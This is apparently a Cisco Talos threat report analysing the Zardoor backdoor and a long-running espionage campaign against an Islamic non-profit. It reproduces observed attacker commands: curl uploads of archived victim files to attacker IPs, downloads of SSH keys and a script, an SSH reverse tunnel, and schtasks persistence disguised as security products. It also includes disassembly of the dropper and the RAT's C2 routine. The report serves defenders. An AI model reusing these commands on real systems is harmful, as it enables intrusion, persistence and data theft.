New Zardoor backdoor used in long-term cyber espionage operation targeting an Islamic organization

Cisco Talos ⋮⋮ 2/8/2024

By Cisco Talos

Thursday, February 8, 2024 08:00
Threats RAT Threat Spotlight

By Jungsoo An, Wayne Lee and Vanja Svajcer.

- Cisco Talos discovered a new, stealthy espionage campaign that has likely persisted since at least March 2021. The observed activity affects an Islamic non-profit organization using backdoors for a previously unreported malware family we have named “Zardoor.”
- We believe an advanced threat actor is carrying out this attack, based on the deployment of the custom backdoor Zardoor, the use of modified reverse proxy tools, and the ability to evade detection for several years.
- Throughout the campaign, the adversary used living-off-the-land binaries (LoLBins) to deploy backdoors, establish command and control (C2), and maintain persistence.
- At this time, we have only discovered one compromised target, however, the threat actor’s ability to maintain long-term access to the victim’s network without discovery suggests there could be others.
- Based on Talos’ and third-party research, the use of reverse proxy tools overlaps with TTPs employed by several threat groups originating from China. Still, we can assess the relations of the new threat actor with the existing groups only with low confidence, as open-source tools can be used by any threat actor. The choice of the compromised target does not align with the known objectives of any known threat actors originating from China.

Talos discovered an ongoing espionage campaign in May 2023 targeting an Islamic charitable non-profit organization in Saudi Arabia that exfiltrates data approximately twice a month.

The initial access vector is unknown, however, we observed the threat actor executing a malware we are calling the “Zardoor” backdoor to gain persistence. Then we observed the threat actor establishing C2 using open-source reverse proxy tools such as Fast Reverse Proxy (FRP), sSocks and Venom, a reverse proxy socks5 server-client tool originally developed for penetration testers.

The threat actor customized sSocks to remove dependencies on Visual C Runtime libraries so these tools would rely only on WinAPI libraries and therefore could be executed without unexpected runtime errors.

Once a connection was established, the threat actor used Windows Management Instrumentation (WMI) to move laterally and spread the attacker's tools — including Zardoor — by spawning processes on the target system and executing commands received from the C2, as seen in the commands below.

```
net use \\[target machine IP] [Admin password] /u:[victim domain] \[Name of admin
account]
net use * /del /y
net use * /del /yt (Typo seen)
xcopy c:\fileloader.exe \\[target machine IP]\c$\windows\temp\ /y
wmic /node:[target machine IP] /user:[victim domain]\[Name of admin account] /password:
[Admin password] process call create cmd.exe /c
rar a -paaa8973175 \\[target machine IP]\c$\users\desktop\
rar a -paaa8973175 c:\windows\temp\log.tmp1 \\[target machine IP]
\c$\users\desktop\curl -C - -T C:\windows\temp\log.tmp1 hxxp://139[.]84[.]232[.]
245:37135/log.tmp1
rar a -paaa8973175 c:\windows\temp\log.tmp2 \\[IP]\c$\users\[download file path\*.doc
rar a -paaa8973175 c:\windows\temp\log.tmp2 \\[IP]\c$\users\[download file path\*.docx
rar a -paaa8973175 c:\windows\temp\log.tmp2 \\[IP]\c$\users\[download file path\*.pdf
curl -C - -T C:\windows\temp\log.tmp2 hxxp://139[.]84[.]232[.]245:37135/log.tmp2
curl -C - -T C:\windows\temp\log.tmp3 http://139[.]84[.]232[.]245:37135/log.tmp3
curl -C - -T C:\windows\temp\log.tmp4 http://139[.]84[.]232[.]245:37135/log.tmp4
taskkill /im rar.exe /f
```

Execution flow of the Zardoor backdoor

To maintain persistence, the attacker deployed a previously unseen backdoor family we have named Zardoor, which we named based on the file names “zar32.dll” and “zor32.dll”. “Zar32.dll” is the main backdoor component that communicates with the attacker’s C2, and “zor32.dll” ensures “zar32.dll” has been properly deployed with admin privileges. Talos could not obtain a file sample for the dropper used in this specific campaign. However, we found and analyzed other available samples with an execution sequence and filenames identical to the malicious activity we observed and possibly related to the attack we observed.

Based on our analysis of these matching samples, the execution sequence has two parts:

The dropper installs and executes the malicious “oci.dll”

The main purpose of this dropper is to configure “msdtc.exe” to load the malicious “oci.dll” payload. Depending on the target OS architecture, the dropper locates either a 32- or 64-bit “oci.dll” and drops it in the system file path `C:\Windows\System32\`. Then, the dropper will attempt to stop the MSDTC service and use “msdtc.exe” to help register the malicious “oci.dll” with admin privileges, using the command `msdtc -install`.

```
                call    ds:Wow64DisableWow64FsRedirection
                call    MoveBuffers64
                mov     Src, offset Buffers64
                mov     Size, 23D400h
                jmp     short loc_4013A5
; ---------------------------------------------------------------------------

loc_40137D:                             ; CODE XREF: WinMain(x,x,x,x)+2C↑j
                                        ; WinMain(x,x,x,x)+46↑j
                push    esi             ; hLibModule
                call    ds:FreeLibrary

loc_401384:                             ; CODE XREF: WinMain(x,x,x,x)+1A↑j
                                        ; WinMain(x,x,x,x)+4D↑j
                mov     [esp+10h+OldValue], 0
                call    MoveBuffers32
                mov     Src, offset Buffers32
                mov     Size, 1D1800h

loc_4013A5:                             ; CODE XREF: WinMain(x,x,x,x)+7B↑j
                call    Drop_Execute_Msdtc_oci_dll
                test    eax, eax
                jnz     short loc_4013B7
                call    Write_oci_dll_launch_with_rundll32
                test    eax, eax
                jz      short loc_4013BC

loc_4013B7:                             ; CODE XREF: WinMain(x,x,x,x)+AC↑j
                call    Cleanup_with_xz330ksdfgbat
```

The dropper drops a different version of oci.dll based on the OS bitness and deletes itself using a batch file.

However, if the MSDTC service fails to stop, the dropper patches the binary of the malicious “oci.dll” file to remove the strings `1ISSYSTEM` and `1ISAUTORUN`, and save the patched DLL to the file path, `%TEMP%\win_oci_41aa0d5.dll`. Removing the strings will later help determine where to save “zar32.dll” and “zor32.dll” on the victim’s computer.

The threat actor then uses Rundll32 to execute the patched “oci.dll” using this command: `C:\Windows\System32\rundll32.exe %TEMP%\win_oci_41aa0d5.dll MainEntry`. This patched “oci.dll” will extract “zar32.dll” and “zor32.dll” into the Temp Directory, and launch “zar32.dll MainEntry” using “rundll32.exe”. The MSDTC service will register the malicious “oci.dll” with the `msdtc -install` command.

If either of these two actions is successful, the dropper configures the MSDTC service to load “oci.dll” and the DLL will be executed. Finally, a cleanup batch script is created and saved to the location `%TEMP%\xz330ksdfg.bat`. The batch script deletes the dropper and then deletes itself.

```
@echo off
set exe='<this_exe_filename>'
set bat='%TEMP%\xz330ksdfg.bat'
:DELEXE
del %exe%
if exist %exe% goto DELEXE
:DELBAT
del %bat%
if exist %bat% goto DELBAT
```

Malicious “oci.dll” payload

The malicious loader “oci.dll” contains the backdoor payloads, “zar32.dll” and “zor32.dll” in the resource section. Oci.dll contains two exported functions: `ServiceMain()` to launch the backdoor module (“zar32.dll”) and `DllEntryPoint()` to drop the backdoor onto the victim’s machine.

The `ServiceMain()` export is executed by the MSDTC service and launches the export function `MainEntry` of “zar32.dll” using “rundll32.exe.”


The `DllEntryPoint()` function calls the DLLMain function, which determines where to dump “zar32.dll” and “zor32.dll”. This occurs by searching for the strings `1ISSYSTEM` and `1ISAUTORUN`. If the string `1ISSYSTEM` is found in “zar32.dll”, DLLMain drops “zar32.dll” and “zor32.dll” into the System32 directory.

If the string `1ISSYSTEM` is not found, then DLLMain will look up the string `1ISAUTORUN`, and if it exists, DLLMain will drop “zar32.dll” and “zor32.dll” into the `%userprofile% directory`. If neither of the strings are found, DLLMain will drop “zar32.dll” and “zor32.dll” into the “%TEMP%” directory. After the payloads are saved, the DLLs and their export function 'MainEntry()' are launched by “rundll32.exe”.

```
loc_1800011D3:                          ; CODE XREF: DllMain+123↑j
                                        ; DllMain+156↑j
                lea     r8, [rbp+3D10h+var_3C20]
                lea     rdx, aSZar32Dll ; "%s\\zar32.dll"
                lea     rcx, [rbp+3D10h+FileName] ; Buffer
                call    to_vsprint
                lea     r8, [rbp+3D10h+Type] ; lpType
                mov     edx, 66h ; 'f'  ; lpName
                mov     rcx, rdi        ; hModule
                call    cs:FindResourceW
                mov     rbx, rax
                test    rax, rax
                jz      short loc_18000122A
                mov     rdx, rax        ; hResInfo
                mov     rcx, rdi        ; hModule
                call    cs:SizeofResource
                mov     esi, eax
                test    eax, eax
                jz      short loc_18000122A
                mov     rdx, rbx        ; hResInfo
                mov     rcx, rdi        ; hModule
                call    cs:LoadResource
                test    rax, rax
                jnz     short loc_180001231
```

The oci.dll contains two Zardoor components, zar32.dll and zor32.dll as resources.

To execute “zar32.dll”, the “oci.dll” export “ServiceMain()” is executed by “msdtc.exe” which then loads “zar32.dll” using the command: `rundll32.exe C:\WINDOWS\system32\zar32.dll MainEntry`. “Zor32.dll” is subsequently loaded from the same exported method with the command `rundll32.exe C:\WINDOWS\system32\zor32.dll MainEntry`.



Zardoor modules.

Analysis of the "zar32.dll" and "zor32.dll" backdoor files

"Zar32.dll" is an HTTP/SSL remote access tool (RAT) that is capable of sending encrypted data to the attacker's C2, executing PE payloads in fileless mode, searching for Session IDs, remote shellcode execution, and updating the C2 IP/hostname or port in memory. "Zar32.dll" contains a hardcoded debug symbol path seen below, and has two export functions: `MainEntry()` and `DllEntryPoint`.

```
PDB file path : 'C:\\Users\\john\\Desktop\\RManager\\x64\\Release\\R_Run.pdb'
```

Once deployed, "zar32.dll" creates three mutexes with the names, `3e603a07-7b2d-4a15-afef-7e9a0841e4d5`, `ThreadMutex12453`, and `rrx_%d`, where the value of `%d` is a random seed that is based on the DLLs' time of execution. If the mutex `3e603a07-7b2d-4a15-afef-7e9a0841e4d5` already exists, the DLL will exit because that indicates "zar32.dll" is successfully running.

To establish a C2 connection, "zar32.dll" needs a program that allows network applications to operate through a SOCKS or HTTPS proxy. The DLL connects to the following URLs:

- 1.0.0[.]1/index.html
- 1.0.0[.]2/index.html

- 1.0.0[.]3/index.htm

The IP addresses are used by Cloudflare DNS services, including the DNS over HTTPS and the communication to these IP addresses may indicate the attempt to bypass the DNS-based detections to attacker-controlled C2 servers.

“Zar32.dll" attempts to connect to its C2 server using SSL with the following HTTP User-Agents:

- 64-bit application: `Mozilla/5.0 (Windows NT <os_majorver>.<os_minorver>; Trident/7.0; rv:11.0) like Gecko`
- 32-bit application on 64-bit OS: `Mozilla/5.0 (Windows NT <os_majorver>.<os_minorver>; WOW64; Trident/7.0; rv:11.0) like Gecko`

Once a connection is successfully established, “zar32.dll” supports the following C2 commands:

1. Encrypt and send data to C2.
2. Execute remotely fetched PE payload.
3. Search for session ID.
4. (Plugin exit).
5. Remote shellcode execution.
6. Delete this RAT.
7. Update C2 IP (IP/domain_name:port).
8. Do nothing.

```
OutputDebugStringA((char *)&lpOutputString2);
DecryptReceived((char *)&g3);
if (g3 == dword_1801F8D1C) {
    char v40 = *(char *)((int64_t)&g3 + 4); // 0x1800054e5
    if (v40 != 2) {
        if (v40 != 3) {
            if (v40 != 4) {
                if (v40 != 5) {
                    if (v40 != 6) {
                        if (v40 == 7) {
                            int32_t v41 = g1; // 0x180005cff
                            int64_t v42 = Src; // 0x180005d06
                            int64_t v43 = (int64_t)v41 - v42 >> 3; // 0x180005d13
                            if ((int32_t)v43 < 1) {
                                // 0x180005d50
                                sub_180005E00();
                                ExitProcess(0);
                                // UNREACHABLE
                            }
                            int64_t v44 = v42 + 8; // 0x180005d20
                            memmove((int64_t *)v42, (int64_t *)v44, v41 - (int32_t)v44);
                            int32_t v45 = g1; // 0x180005d2f
                            int64_t v46 = (int64_t)v45 - 8; // 0x180005d36
                            g1 = v46;
                            int64_t v47 = (v43 & 0xffffffff) - 1; // 0x180005d41
                            v16 = v47;
                            v17 = v46;
                            if (v47 == 0) {
                                // 0x180005d50
                                sub_180005E00();
                                ExitProcess(0);
                                // UNREACHABLE
                            }
```

Zardoor (zar32.dll) C2 routine handles eight different C2 commands.

We continued to observe several dependencies in the malware’s execution routine. If “zar32.dll” is running when “zor32.dll” is installed, “zor32.dll” will install the “msdtc.exe” service installer.

If “zar32.dll” is not running when “zor32.dll” is installed, then “zor32.dll” starts the “msdtc.exe” service and attempts to create a mutex with the name `6c2711b5-e736-4397-a883-0d181a3f85ae`.

Next, “zor32.dll” will check if the “oci.dll” file exists and finish the execution if it does not. If “oci.dll” exists, “zor32.dll” attempts to create another mutex with the name `3e603a07-7b2d-4a15-afef-7e9a0841e4d5`. The DLL will exit if the mutex exists, indicating“zar32.dll” is successfully running.

```
                xor     ecx, ecx        ; dwErrCode
                call    cs:SetLastError
                lea     r8, a3e603a077b2d4a ; "3e603a07-7b2d-4a15-afef-7e9a0841e4d5"
                mov     edx, 1          ; bInitialOwner
                xor     ecx, ecx        ; lpMutexAttributes
                call    cs:CreateMutexW
                mov     rdi, rax
                call    cs:GetLastError
                cmp     eax, 0B7h
                jz      short loc_18000117A
                cmp     rdi, 0FFFFFFFFFFFFFFFFh
                jz      short loc_180001157
                mov     rcx, rdi        ; hObject
                call    cs:CloseHandle

loc_180001157:                          ; CODE XREF: MainEntry+14C↑j
                mov     ebx, 0Ah
                nop     dword ptr [rax+00h]

loc_180001160:                          ; CODE XREF: MainEntry+178↓j
                dec     ebx
                call    msdtcinstall_or_restartservice
                test    eax, eax
                jnz     short loc_18000117A
                mov     ecx, 1388h      ; dwMilliseconds
                call    cs:Sleep
                test    ebx, ebx
                jnz     short loc_180001160
```

If the mutex does not exist, "zor32.dll" will attempt to re-launch "zar32.dll" up to 10 times.

We also identified "zor32.dll" performing checks to maintain persistence if the process has admin privileges using the following procedures:

1. If the MSDTC service is not running, "zor32.dll" will configure the MSDTC service with the command `msdtc -install`. If the installation fails, it will keep attempting up to 10 times.
2. "zor32.dll" attempts to query MSDTC service status and if this fails, it will attempt up to 10 times.
3. If the MSDTC service is running, then "zor32.dll" will attempt to stop it. If this fails, it will keep attempting to install up to 10 times.
4. If the MSDTC service is not running, "zor32.dll" will start the service.

Scheduled tasks to maintain persistence

For persistence, the threat actor registers their reverse proxies as scheduled tasks, causing the reverse proxy to execute approximately every 20 minutes to communicate with the attacker's C2 servers. To achieve this, first, the threat actor confirms if the victim already has scheduled tasks running with the names "KasperskySecurity" or "Microsoft Security Essentialss." Then, the attacker deletes the legitimate scheduled task and creates a new one with the same name for the proxy "msbuildss.exe".

```
schtasks /query /tn Microsoft Security Essentialss
schtasks /delete /tn Microsoft Security Esentialss /f
schtasks /create /sc minute /mo 20 /tn Microsoft Security Essentialss /tr cmd.exe /c
C:\Windows\System32\msbuildss.exe /ru SYSTEM

schtasks /query /tn KasperskySecurity
schtasks /delete /TN KasperskySecurity /f
schtasks /create /sc minute /mo 20 /tn KasperskySecurity /tr cmd.exe /c
C:\Windows\System32\msbuildss.exe /ru SYSTEM
```

Talos observed the threat actor in July 2023 storing the remote server's public key for future tasks. This helps the threat actor to access the remote (Secure Shell) SSH server and set up remote port forwarding, allowing remote servers and devices on the internet to access devices that are on a private network.

The attacker downloads the private SSH key and saves it to the file path `c:\users\[Redacted]\.ssh\` with the filename "id_rsa." The threat actor also saves the file "known_hosts", containing the public keys hosts that can be accessed using the private key stored in "id_rsa".

```
ping lapz[.]ddns[.]net
schtasks /query
C:\Windows\System32\msbuildss.exe
schtasks /query /tn daily
/c dir c:\users\[Redacted]
/c mkdir c:\users\[Redacted]\.ssh
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/shd.exe
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/id_rsa
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/known_hosts\
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/2.vbs
dir shd.exe
move id_rsa c:\users\[Redacted]\.ssh
move known_hosts c:\users\[Redacted]\.ssh
move 2.vbs c:\users\[Redacted]\.ssh
dir c:\users\[Redacted]\.ssh
rmdir /q /s c:\users\[Redacted]\.ssh
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/id_rsa c:\users\[Redacted]\.ssh\id_rsa
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/known_hosts c:\users\[Redacted]\.
ssh\known_hosts
curl -c - -OJ hxxp://70[.]34[.]208[.]197:10086/2.vbs c:\users\[Redacted]\.ssh\2.vbs
type c:\users\[Redacted]\.ssh\2.vbs
C:\WINDOWS\System32\WScript.exe C:\Users\[Redacted]\.ssh\2.vbs
ssh -C -N -R 443:127.0.0.1:22 root@lapz[.]ddns[.]net
netstat -ano | findstr 70.34
shd.exe --host 127.0.0.1 -p 22 root:3My[{BK}Ni8a
netstat -ano | findstr 443
taskkill /f /im ssh.exe
taskkill /f /im ssh.exe
tasklist
findstr shd.exe
taskkill /f /im shd.exe
```

According to the above commands, the threat actor first downloads and checks the contents of the file “2.vbs” to ensure it is the script they would like to execute. The “2.vbs” file is responsible for setting up the SSH remote port forwarding from port 443 on the victim’s device to port 22 on the attacker’s server using the user name root. The file makes sure it has successfully set up the SSH forwarding server by performing the following steps:

1. `netstat -ano | findstr 70.34` is used to find part of the remote IP address 70[.]34[.]208[.]197.
2. The executable “shd.exe” initiates an SSH connection using the username root and the password "3My[{BK}Ni8a".
3. Look for a port 443 connection on the victim’s device and kill “ssh.exe” and “shd.exe” using the `taskkill` utility.

Reverse proxy tools used by the threat actor


As opposed to forward proxies, used to connect devices on the private network to internet services, usually HTTP-based. Reverse proxies allow a computer connected to the internet to create a tunnel and allow remote access to services on the local private network.

Reverse proxies are often used as legitimate load balancers in complex system and application architectures. However, malicious actors are using them to establish communications with otherwise unreachable systems such as RDP servers, domain controllers, files or database servers.

Fast Reverse Proxy (FRP)

Fast Reverse Proxy (FRP) is a reverse proxy tool that can be used to make network services, often located behind a NAT or firewall, remotely accessible. FRP consists of two main components: the FRP client and the FRP server. The FRP client is responsible for forwarding local requests to the FRP server, which in turn redirects them to the internet. This allows applications running on devices behind the NAT or firewall to be accessible from the outside network.


7000 is the default port used by the FRP server components. However, these ports can be configured per the user's needs. A basic setup involves installing the FRP server on a public server with a public IP, and the FRP client on the machine you want to expose. The client and server are configured via respective INI configuration files. Once the client and server are appropriately configured and started, services on the client's machine will be accessible via the server's public IP and the specified ports.



FRP components and the basic usage.

Fast Reverse Proxy (FRP) has been reported to be used by several, predominantly Chinese threat actors to bypass network security measures and maintain persistence within a compromised network. By leveraging FRP, these threat actors can create a tunnel from a machine within the compromised network to an external server under their control. This allows them to exfiltrate data, deploy additional malicious tools, or carry out other activities while evading detection.

The usage of FRP, a legitimate and widely-used tool, makes the malicious traffic harder to distinguish from the normal network traffic, thereby increasing the stealthiness of the attack. However, the presence of an FRP client in the environment may be a good indicator of potential compromise of the network where FRP is not typically used.



VirusTotal uploads for the FRP client executables.

FRP is a popular tool and has been increasingly used by threat actors, based on the increase in VirusTotal submissions of FRP tools over the past few years.

Venom proxy

Venom is a multi-hop proxy designed for red teaming and pentesting written in the Go language. It allows the user to create a network of proxy nodes that can act as an admin or agent. The agent connects to either another agent or the admin node. The user controls the network through the control of the administration node and can easily add additional agents to the network.

Venom allows the user, which could also be a malicious actor, to create a botnet of proxies that can be used to remotely control the nodes, exfiltrate data, install additional payloads, etc.

The Venom features are:

- Multi-hop socks5 proxy.
- Multi-hop port forwarding.
- SSH tunneling.
- Interactive shell.
- Uploading and downloading files.
- Network traffic encryption.
- Support of multiple platforms (Linux/Windows/MacOS) and multiple architectures (x86/x64/ARM/MIPS).

Other reverse proxy tools and their usage by threat actors

In addition to FRP and Venom, threat actors, predominantly originating from China, based on the previous Talos research and available open-source threat intelligence use several other tools supporting reverse proxying, most commonly:

- HTran (lcx)
- sSocks
- Earthworm (ew)
- iox
- NATBypass
- NPS
- Rsocx
- Go socks5
- Regeorg

We have also created a matrix that displays the active threat groups and the proxy tools they are using. Talos assesses with low confidence that the existence of one or more of the tools on a compromised system may indicate the activity of a particular group, as these tools are easily reusable and can be employed by any malicious actor.

Proxy tools and the threat actors utilizing them.

Zardoor attacks conducted by an advanced threat actor

Talos assesses this campaign was conducted by an unknown and advanced threat actor. We have not been able to attribute this activity to any known, publicly reported threat actor at this time, as we have not found any overlap between the observed tools or C2 infrastructure used in this campaign.

The threat actor appears highly skilled based on their ability to create new tooling, such as the Zardoor backdoors, customize open-source proxy tools, and leverage several LoLBins including “msdtc.exe” to evade detection. In particular, side-loading backdoors contained in “oci.dll” via MSDTC is a very effective method of remaining undetected while maintaining long-term access to a victim’s network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 61913, 61914 and 62371 - 62380.

